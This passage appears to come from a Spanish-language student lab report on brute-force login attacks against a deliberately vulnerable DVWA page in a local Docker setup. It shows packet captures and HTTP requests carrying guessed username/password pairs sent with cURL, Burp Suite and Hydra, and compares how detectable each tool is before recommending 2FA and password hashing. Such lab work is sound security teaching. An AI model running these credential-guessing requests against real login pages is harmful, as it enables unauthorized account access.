9	0.005354141	172.17.0.1	172.17.0.3	TCP	66	37250 → 80 [FIN, ACK] Seq=807 Ack=1787 Win=64128 Len=0 TSval=703986392 TSecr=703986392
10	0.005390334	172.17.0.3	172.17.0.1	TCP	66	80 → 37250 [ACK] Seq=1787 Ack=808 Win=64384 Len=0 TSval=2701592386 TSecr=703986392
11	0.190142523	172.17.0.1	172.17.0.3	TCP	74	37254 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=703986577
12	0.190183156	172.17.0.3	172.17.0.1	TCP	74	80 → 37254 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=703986577
13	0.190223760	172.17.0.1	172.17.0.3	TCP	66	37254 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=703986577 TSecr=270159257
14	0.190420962	172.17.0.1	172.17.0.3	HTTP	868	GET /vulnerabilities/brute/?username=pablo&password=root&Login=Login HTTP/1.1
15	0.190464954	172.17.0.3	172.17.0.1	TCP	66	80 → 37254 [ACK] Seq=1 Ack=803 Win=64384 Len=0 TSval=2701592571 TSecr=703986577
16	0.190613934	172.17.0.3	172.17.0.1	HTTP	1834	HTTP/1.1 200 OK (text/html)
17	0.190643481	172.17.0.1	172.17.0.3	TCP	66	37254 → 80 [ACK] Seq=803 Ack=1769 Win=64128 Len=0 TSval=703986582 TSecr=2701592571
18	0.195154749	172.17.0.3	172.17.0.1	TCP	66	80 → 37254 [FIN, ACK] Seq=1769 Ack=803 Win=64384 Len=0 TSval=2701592576 TSecr=703986582

```

sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1

```

Figura 28: User Agent - Burp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.17.0.1	172.17.0.3	TCP	74	35902 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
2	0.000034605	172.17.0.3	172.17.0.1	TCP	74	80 → 35902 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1
3	0.000068160	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=702583699
4	0.000217525	172.17.0.1	172.17.0.3	HTTP	949	GET /vulnerabilities/brute/?username=esteban_paredes&password=letmein HTTP/1.1
5	0.000283601	172.17.0.3	172.17.0.1	TCP	66	80 → 35902 [ACK] Seq=1 Ack=884 Win=64128 Len=0 TSval=27001891
6	0.004434706	172.17.0.3	172.17.0.1	HTTP	1815	HTTP/1.1 200 OK (text/html)
7	0.004464290	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=884 Ack=1750 Win=64128 Len=0 TSval=702583699
8	0.005436158	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [FIN, ACK] Seq=884 Ack=1750 Win=64128 Len=0 TSval=702583699
9	0.005552198	172.17.0.3	172.17.0.1	TCP	66	80 → 35902 [FIN, ACK] Seq=1750 Ack=885 Win=64384 Len=0 TSval=702583699
10	0.005596605	172.17.0.1	172.17.0.3	TCP	66	35902 → 80 [ACK] Seq=885 Ack=1751 Win=64128 Len=0 TSval=702583699
11	5.079343451	02:42:97:af:55:4b	02:42:ac:11:00:03	ARP	42	Who has 172.17.0.3? Tell 172.17.0.1
12	5.079321377	02:42:ac:11:00:03	02:42:97:af:55:4b	ARP	42	Who has 172.17.0.1? Tell 172.17.0.3
13	5.079420558	02:42:97:af:55:4b	02:42:ac:11:00:03	ARP	42	172.17.0.1 is at 02:42:97:af:55:4b
14	5.079428025	02:42:ac:11:00:03	02:42:97:af:55:4b	ARP	42	172.17.0.3 is at 02:42:ac:11:00:03

```

Referer: http://localhost/vulnerabilities/brute/?username=pablo&password=letmein&Login=Login
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"

```

Figura 29: User Agent - cURL



No.	Time	Source	Destination	Protocol	Length	Info
49	0.409095736	172.17.0.1	172.17.0.3	TCP	66	605
50	0.418963157	172.17.0.1	172.17.0.3	HTTP	218	GET
51	0.418975274	172.17.0.1	172.17.0.3	HTTP	218	GET
52	0.418975311	172.17.0.1	172.17.0.3	HTTP	218	GET
53	0.418978813	172.17.0.1	172.17.0.3	HTTP	218	GET
54	0.418982217	172.17.0.1	172.17.0.3	HTTP	218	GET
55	0.419025547	172.17.0.1	172.17.0.3	HTTP	218	GET
56	0.419048490	172.17.0.3	172.17.0.1	TCP	66	80
57	0.419025664	172.17.0.1	172.17.0.3	HTTP	218	GET
58	0.419063235	172.17.0.1	172.17.0.3	HTTP	218	GET
59	0.419067291	172.17.0.3	172.17.0.1	TCP	66	80
60	0.419070463	172.17.0.1	172.17.0.3	HTTP	218	GET
61	0.419083665	172.17.0.1	172.17.0.3	HTTP	218	GET
62	0.419087716	172.17.0.3	172.17.0.1	TCP	66	80
63	0.419109087	172.17.0.3	172.17.0.1	TCP	66	80
64	0.419130455	172.17.0.3	172.17.0.1	TCP	66	80
65	0.419132472	172.17.0.1	172.17.0.3	HTTP	218	GET
66	0.419147816	172.17.0.3	172.17.0.1	TCP	66	80

Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (152 bytes)
Hypertext Transfer Protocol
GET /vulnerabilities/brute/ HTTP/1.0\r\n
Cookie: PHPSESSID=2qgdetnuuvvg599f8vkpi6brl37; security=low;\r\n
Host: 127.0.0.1\r\n
User-Agent: Mozilla/5.0 (Hydra)\r\n
\r\n
[Full request URI: http://127.0.0.1/vulnerabilities/brute/]
[HTTP request 1/1]
[Response in frame: 89]

Figura 30: User Agent - hydra

Se aprecia entonces, que el único que especifica su SW de origen es hydra, especificando esto claramente en el campo User Agent: (hydra).

## Conclusiones y comentarios

A lo largo de esta experiencia, se ha realizado un completo análisis de diferentes metodos de ataque de fuerza bruta a una aplicación web vulnerable, utilizando herramientas como cURL, burp suite e hydra, cada una de estas con sus características, pros y contras. A continuacion, se presenta las siguientes conclusiones para cada herramienta.

### 1. cURL:

- Realiza ataques individuales, enviando una solicitud HTTP a la vez.

- Ofrece un control preciso sobre las solicitudes y permite realizar solicitudes HTTP personalizadas.
- Las diferencias en las respuestas del servidor se detectan mediante la longitud de la respuesta, el texto del mensaje y la descarga de archivos.
- No identifica su origen en los paquetes, lo que dificulta su detección.

## 2. Burp Suite:

- Intercepta y analiza el tráfico entre el navegador y el servidor, lo que permite examinar y modificar las solicitudes.
- Realiza ataques de fuerza bruta de manera eficiente, identificando pares de usuario/contraseña válidos.
- Proporciona una interfaz gráfica que facilita la configuración y el análisis de los ataques.
- Puede detectar fácilmente las diferencias en las respuestas del servidor y permite la manipulación y análisis en tiempo real de las solicitudes.

## 3. Hydra:

- Realiza ataques masivos, probando múltiples combinaciones de usuarios y contraseñas en paralelo.
- Es altamente eficiente para encontrar pares de usuario/contraseña válidos en un corto período de tiempo.
- Permite la personalización de diccionarios y opciones de ataque, lo que lo hace flexible y poderoso.
- Identifica su origen en los paquetes mediante el campo User-Agent, lo que facilita su detección.

Se desprende entonces a partir del presente documento, que es esencial agregar medidas solidas y claras de seguridad a nuestras paginas y aplicaciones web, para de esta manera prevenir ataques de fuerza bruta, o cualquier otra amenaza relacionada con la cyberguridad, dado que estos ataques pueden comprometer la integridad de los datos, la privacidad de los usuarios y la integridad de la empresa/institución/persona en cuestión.

Para evitar este tipo de situaciones, se pueden implementar buenas practicas de seguridad, tal como añadir autenticación de dos factores (2FA), agregando una capa adicional de seguridad, se puede añadir encriptaciones a los datos sensibles como las contraseñas, añadiendo hashes o usando algún algoritmo de encriptacion.